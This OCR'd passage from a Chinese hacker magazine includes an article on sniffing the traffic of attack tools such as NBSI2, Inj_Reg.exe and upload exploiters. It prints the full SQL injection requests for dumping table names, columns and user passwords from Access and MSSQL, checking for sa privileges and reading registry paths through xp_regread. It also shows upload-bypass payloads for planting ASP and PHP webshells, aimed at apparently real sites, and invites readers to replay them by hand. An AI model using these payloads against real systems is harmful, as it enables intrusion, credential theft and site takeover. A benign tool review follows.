


图11

cain还有很多用途，像破解密码等等。如果全部写出来，怕也有数万字了，而且有很多用法我也没有完全掌握，写出来怕误人子弟。更多的功能还有待于大家去发现。

（文章中写到的工具cain2.5汉化版已收录在本期光盘中）

特殊方法学习黑客工具

By ivory

特殊方法学习黑客工具

不知道别人怎么看，笔者感觉，中国人写软件很少有“开放源代码”精神。也不知道是因为怕代码写的差，拿出来丢人，还是商业目的。不管怎样，他们都已经违背了“黑客”的共享精神。好！他们不开放是他们的问题，我们也没办法，不过对于一些软件，我们还是大概能学习它是怎么运作的。不相信？这里准备好法宝WSockExpert跟我走吧。

朋友们肯定会惊讶，这不是平时抓包用的吗？对，抓包是可以用WSockExpert，但是它的说明文档对它正确的解释是：“这是一个用来监视和修改网络发送和接收数据的程序，可以用来帮助您调试网络应用程序，分析网络程序的通信协议（如分析OICQ的发送接收数据），并且在必要的时候能够修改发送的数据”。

不知道哪个牛人说过：用工具会让人变傻的。这话是绝对的正确，因为我们只是一味的依靠工具，自己却什么都学不到。不过试想，如果抓到了软件对外发送和接受回来的数据包，我们不就清楚的知道程序是怎么运作的吗？通过分析工具的工作原理来学习那些编写工具的牛人的思路岂不很好。抱着这种思路，开始我们的学习之旅吧。

我们使用方法就是运行需要分析学习的网络应用程序，然后打开WsockExpert，点Open Process按钮，选择正确的程序打开，这时候会创建一个子窗口，并在里面抓到其发出和收到的包，使用同样的方法您可以同时监视多个进程。然后分析抓到的内容就能基本了解那些网络应用程序的工作原理了。原理明白了，我们来试试吧，OK？GO！

一、NBSI2 For ACCESS

首先看看NBSI2是如何注入ACCESS的。这里先做个前备知识：%20就是空格，%2B就是+，%25解释为%。OK，记住了，下面都会看到的。我们随便让它注入个地址，然后用WsockExpert来抓数据包。只要点NBSI2的“检测”，WsockExpert就会有反应了，这种感觉很好，好象《黑客帝国》中滚动的数据一样。这是我截获的数据，如图一。

```
GET /admin/news_          218.5.72.103:20480
!                         0.0.0.0:31891
!  ??  ?                  127.0.0.1:518
HTTP/1.1 200 OK           218.5.72.103:20480
<LINK href="              218.5.72.103:20480
GET /admin/news_          218.5.72.103:20480
!                         0.0.0.0:31891
!  ??  ?                  127.0.0.1:518
HTTP/1.1 200 OK           218.5.72.103:20480
!                         0.0.0.0:29695
!  ??  ?                  127.0.0.1:518
```

图一

如此这般，每一个步骤都在我们的掌握之中了。比如NBSI的探测表名的过程就是这样：

GET /admin/news_view.asp?id=2%20And%20(Select%20Count(1)%20from%20[N])>=0 HTTP/1.1（其中的N就是被猜解的表名）等等，具体抓到的数据如图二；我们用的是最上面的那句。

```
GET /admin/news_view.asp?id=2%20And%20(Select%20Count(1)%20from%20[userinfo])>=0 HTTP/1.1
Accept: image/gif,image/x-xbitmap,image/jpeg,image/pjpeg,*/*
User-Agent: Microsoft URL Control - 6.01.9782
Host: www.yearsoft.com
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: cc%5F6%5FuserIpSet=218%2E5%2E61%2E222=%B8%A3%BD%A8%CA%A1%23%23%23%27A
ASPSESSIONIDQSSCSSQT=OCHMKCIADAKIJONCHCHBODGD
```

图二

最后应该是通过判断一个回传的包，如果符合条件，则表名正确。

同样的道理，再看可爱的NBSI2是如何猜测字段的，如果猜到一个表名，比如是user。则继续用

GET /admin/news_view.asp?id=2%20And%20(Select%20Count([user].[N])%20from%20user)>=0

（N为用来猜解的字段名，user就是我们上面一步猜到的表名）

最后一步就是猜测字段的值，具体的各个字段的意思我就不详细解释了，大家自己揣摩。关键句子是这个：

```
GET/admin/news_view.asp?id=2%20And%20(Select%20Top%201%20len(cstr([id])%2Bchr(124)%2Bcstr([user])%2Bchr(124)%2Bcstr([password]))%20From%20(Select%20Top%201%20[id],[user],[password]%20From%20[user]%20Where%201=1%20Order%20by%20[id],[user],[password])%20T%20Order%20by%20[id]%20desc,[user]%20desc,[password]%20desc)>N用来猜测ID的长度。
GET /admin/news_view.asp?id=2%20And%20(Select%20Top%201%20abs(asc(mid(cstr([id])%2Bchr(124)%2Bcstr([user])%2Bchr(124)%2Bcstr([password]),1,1)))%20From%20(Select%20Top%201%20[id],[user],[password]%20From%20[user]%20Where%201=1%20Order%20by%20[id],[user],[password])%20T%20Order%20by%20[id]%20desc,[user]%20desc,[password]%20desc)>N，这个是猜测密码的。
```

抓到这些数据后我们何不改造一下，用自己的方式来手工注入呢，原理和实践结合，对我们是有好处的。

二、NBSI2 For SQL

这里要讲的是对于SQL Server的探测过程。这些更有意思，仔细看。还记得刚刚说的这些前备知识吗：%20就是空格，%2B就是+，%25解释为%。

GET /news/showat.asp?atnbr=344&ctnbr=1%20and%20(Select%20count(1)%20from%20[sysobjects])>=0 HTTP/1.1

它检验是否支持子查询。

GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20user%2Bchar(124)=0 HTTP/1.1，这样就是有名的“and user+|=0”来暴出当前用户。

GET /news/showat.asp?atnbr=344&ctnbr=1%20;declare%20@a%20int-- HTTP/1.1，判断是否支持多句查询。

然后是判断用户权限，用了两句：

GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20Cast(IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00)%20as%20varchar(1))%2Bchar(124)=1 HTTP/1.1

GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20Cast(IS_MEMBER(0x640062005F006F0077006E0065007200)%20as%20varchar(1))%2Bchar(124)=1 HTTP/1.1，得到的将是DB_OWNER或者是SA，如果是后者就发了，呵呵^_^

然后暴出当前库GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20db_name()%2Bchar(124)=0 HTTP/1.1，和暴当前用户原理是一样。

更有意思的在下面，看我抓到的“猜测表名”的语句，如图三：

```
GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20(Select%20Top%201%20cast(name%20as%20varchar(8000))%20from(Select%20Top%201%20id,name%20from%20[uc520master]..[sysobjects]%20Where%20xtype=char(85)%20order%20by%20id)%20T%20order%20by%20id%20desc)>0 HTTP/1.1
```

图三

这样只需改动select tòp 1,2,3…id,name，就可以得到表名。

再来看猜测字段的：

```
GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20(Select%20Top%201%20cast(name%20as%20varchar(8000))%20from%20(Select%20Top%N%20colid,name%20From%20[uc520master]..[syscolumns]%20Where%20id%20=%20OBJECT_ID(NCHAR(117)%2BNCHAR(99)%2BNCHAR(53)%2BNCHAR(50)%2BNCHAR(48)%2BNCHAR(109)%2BNCHAR(97)%2BNCHAR(115)%2BNCHAR(116)%2BNCHAR(101)%2BNCHAR(114)%2BNCHAR(46)%2BNCHAR(46)%2BNCHAR(101)%2BNCHAR(120)%2BNCHAR(97)%2BNCHAR(109)%2BNCHAR(95)%2BNCHAR(113)%2BNCHAR(117)%2BNCHAR(101)%2BNCHAR(115)%2BNCHAR(116)%2BNCHAR(105)%2BNCHAR(111)%2BNCHAR(110)%2BNCHAR(95)%2BNCHAR(116)%2BNCHAR(101)%2BNCHAR(109)%2BNCHAR(112)%2BNCHAR(49))%20Order%20by%20colid)%20T%20Order%20by%20colid%20desc)>0 HTTP/1.1
```

使N=1，2，3…猜测字段。不得不惊讶这样的手法。这里要说的就是函数OBJECT('object')，即返回数据库标识符。（注意：句子如果看起来乱，就把它分成小块来看。）

是不是很神奇啊，也许大家更感兴趣的是，对跨库的语句吧，一起来学习：

```
GET /news/showat.asp?atnbr=344&ctnbr=1%20And%20(Select%20Top%201%20cast([name]%20as%20varchar(8000))%20from(Select%20Top%N%20dbid,name%20from%20[master]..[sysdatabases]%20order%20by%20[dbid])%20T%20order%20by%20[dbid]%20desc)>0 HTTP/1.1
简单写就是：and (select top 1 cast([name] as varchar(8000)) from (select top N dbid,name from [master]..[sysdatabases order by [dbid]] T order by [dbid] desc)>0。
```

方法就是如此。如果还有不懂的，可以参照臭要饭的！写的《mssql跨库查询》。相信你学完了，基本上对Mssql Injection有个系统的了解。

三、UPFILE


闹上传漏洞闹了好久了，工具挺多的。原理和操作都很简单，我们在自己抓包上传木马之余，不禁想想那些工具是如何工作的。开始是用桂林老兵的upfile工具做的实验，结果仅此一句。

```
-----------------------------7d4822f26003a
Content-Disposition: form-data; name="filepath"

shell.asp
```


而允许类型呢？可能在程序内部已经将格式转换了吧，这个不好学习，换个简单的！

最近有个什么联盟发现了个动感科技开发的一套系统漏洞，还写了个小程序用来上传的，如图四：



图四

还是用 WSockExpert，操作和前面一样简单。开工吧！抓下来了，如图五。



图五

接着进行分析抓到的数据，一个一个看下去，就找到要点所在了，发现了这个：

```
1: Content-Disposition: form-data; name="filepath"

bookpic/newmm.asp (指定上传后在服务器中的虚拟路径)
2: Content-Disposition: form-data; name="file1";
filename="D:\efiles\hacktool\Newmm.jpg"(欺骗服务端，让它误认为我们上传的是.jpg后缀。)
```

这样就发现，漏洞原理和 DVBBS 上传漏洞差不多！没什么技术含量。

我们顺便学学他们怎么上传 PHP 的，“小刀的上传文件利用工具综合版”对 NET PIC 系统的 PHP 上传木马的关键代码抓到如下：

```
-----------------------------7d42fd203025c
Content-Disposition: form-data; name="path"

./xiaodao.php%00
-----------------------------7d42fd203025c
Content-Disposition:form-data;name="image";filename="c:\a.gif"
Content-Type: text/html
```


检测的时候还发现了小刀的这个软件的“老兵”的这个栏目，还以为是新漏洞。根据抓到的包“?up=yes”，我看了一下 6.0 代码，没有这样的漏洞，后来一找，才发现只是针对 5.0 的！狂吐 ing。原来和海洋 xp 木马的那个漏洞也一样，这种反向思维很重要。

四、暴网站路径程序 Inj_Reg.exe

下面的这个程序是用来专门暴网站路径的，如图六。

截获后的关键句子和我做的注释如下：

GET /news/showat.asp?atnbr=351&ctnbr=1;drop%20table%20WebPath_009-- (这个非常有意思，如果已经有人用这个工具探测过了，也就是建了个 WebPath_009 表，它先将它 drop 掉)



图六

```
GET /news/showat.asp?atnbr=351&ctnbr=1;create%20table%20WebPath_009%28Vpath%20varchar%28255%29%2CTpath%20varchar%28255%29%29--HTTP/1.1 (建个表，字段为 Vpath 和 Tpath)

GET /news/showat.asp?atnbr=351&ctnbr=1;insert%20into%20WebPath_009%20EXEC%20master.dbo.xp_regread%200x484B45595F4C4F43414C5F4D414348494E45%2C0x53595354454D5C436F6E74726F6C5365743030315C53657276696365735C57335356435C506172616D65746572735C5669727475616C20526F6F7473%2C0x2F--HTTP/1.1(这里正式将xp_regread读的结果放到表中)

GET /news/showat.asp?atnbr=351&ctnbr=1%20and%200=%28select%20top%201%20Tpath%20from%20WebPath_009%29--HTTP/1.1(然后从Tpath字段中暴出路径)。
```


五、Discuz! 2.x 论坛上传漏洞利用工具

再看一个吧，对 Discuz! 2.x 论坛上传漏洞利用工具，我们抓到的包如图七。

关键代码在最后部。

```
-----------------------------7d43e215303d2
Content-Disposition: form-data; name="attach_name"

/../../attachments/newmm.php.(注意这里有个点)
```



图七

一看就知道了。原来这里 attach_name 过滤不严。最后只要提交www.target.com/bbs/attackments/newmm.asp.就可以访问到我们的木马了。

后记：写到最后，才发现自己写的太多了。还有很多很多的软件是可以这样进行分析的！比如 xiaolu 的 getwebshell 利用差异备份的过程，还有“臭要饭的”的 backupshell 的过程等等，我就不一一分析了，大家自己拿起工具分析吧，学习的过程是快乐的。

(文章中用到的工具：WSockExpert，NBSI2，UPFILE.EXE，Inj_Reg.exe，Discuz! 2.x 论坛上传漏洞利用工具已经收录在光盘里。)

用网军小工兵——全面呵护你的系统

文 EvilHsu[E.S.T]

网军小工兵是中国第八军团在 2005 年发布的一款小巧的安全优化工具，如果你是一个安全要求很高的朋友，用这款工具再合适不过了，是不是有点心动了？那我们先来看看他的功能吧。

首先安装好网军小工兵，我们打开桌面上的快捷方式，我们会看到图 1 是她小巧的界面。




图 1

界面可以像 QQ 一样在靠在窗口边缘时隐藏起来，这样就不妨碍我们正常使用电脑，需要使用可以调出主界面，再也不会在做系统检查的时候翻文件夹找系统查看工具浪费时间了。从软件界面上我们可以看出这个版本包含 6 个功能，下面我们来具体看看。

[信息]

点击这个按钮后，你会很轻松获取系统信息，其中包含了系统基本信息、内存信息、CPU 信息和硬盘、网

卡信息。所有的基本信息都一目了然。如图2所示。




图2

[服务] 这个功能就是让我们监视系统的服务，点击“服务”显示图3，并可以对其进行设置。

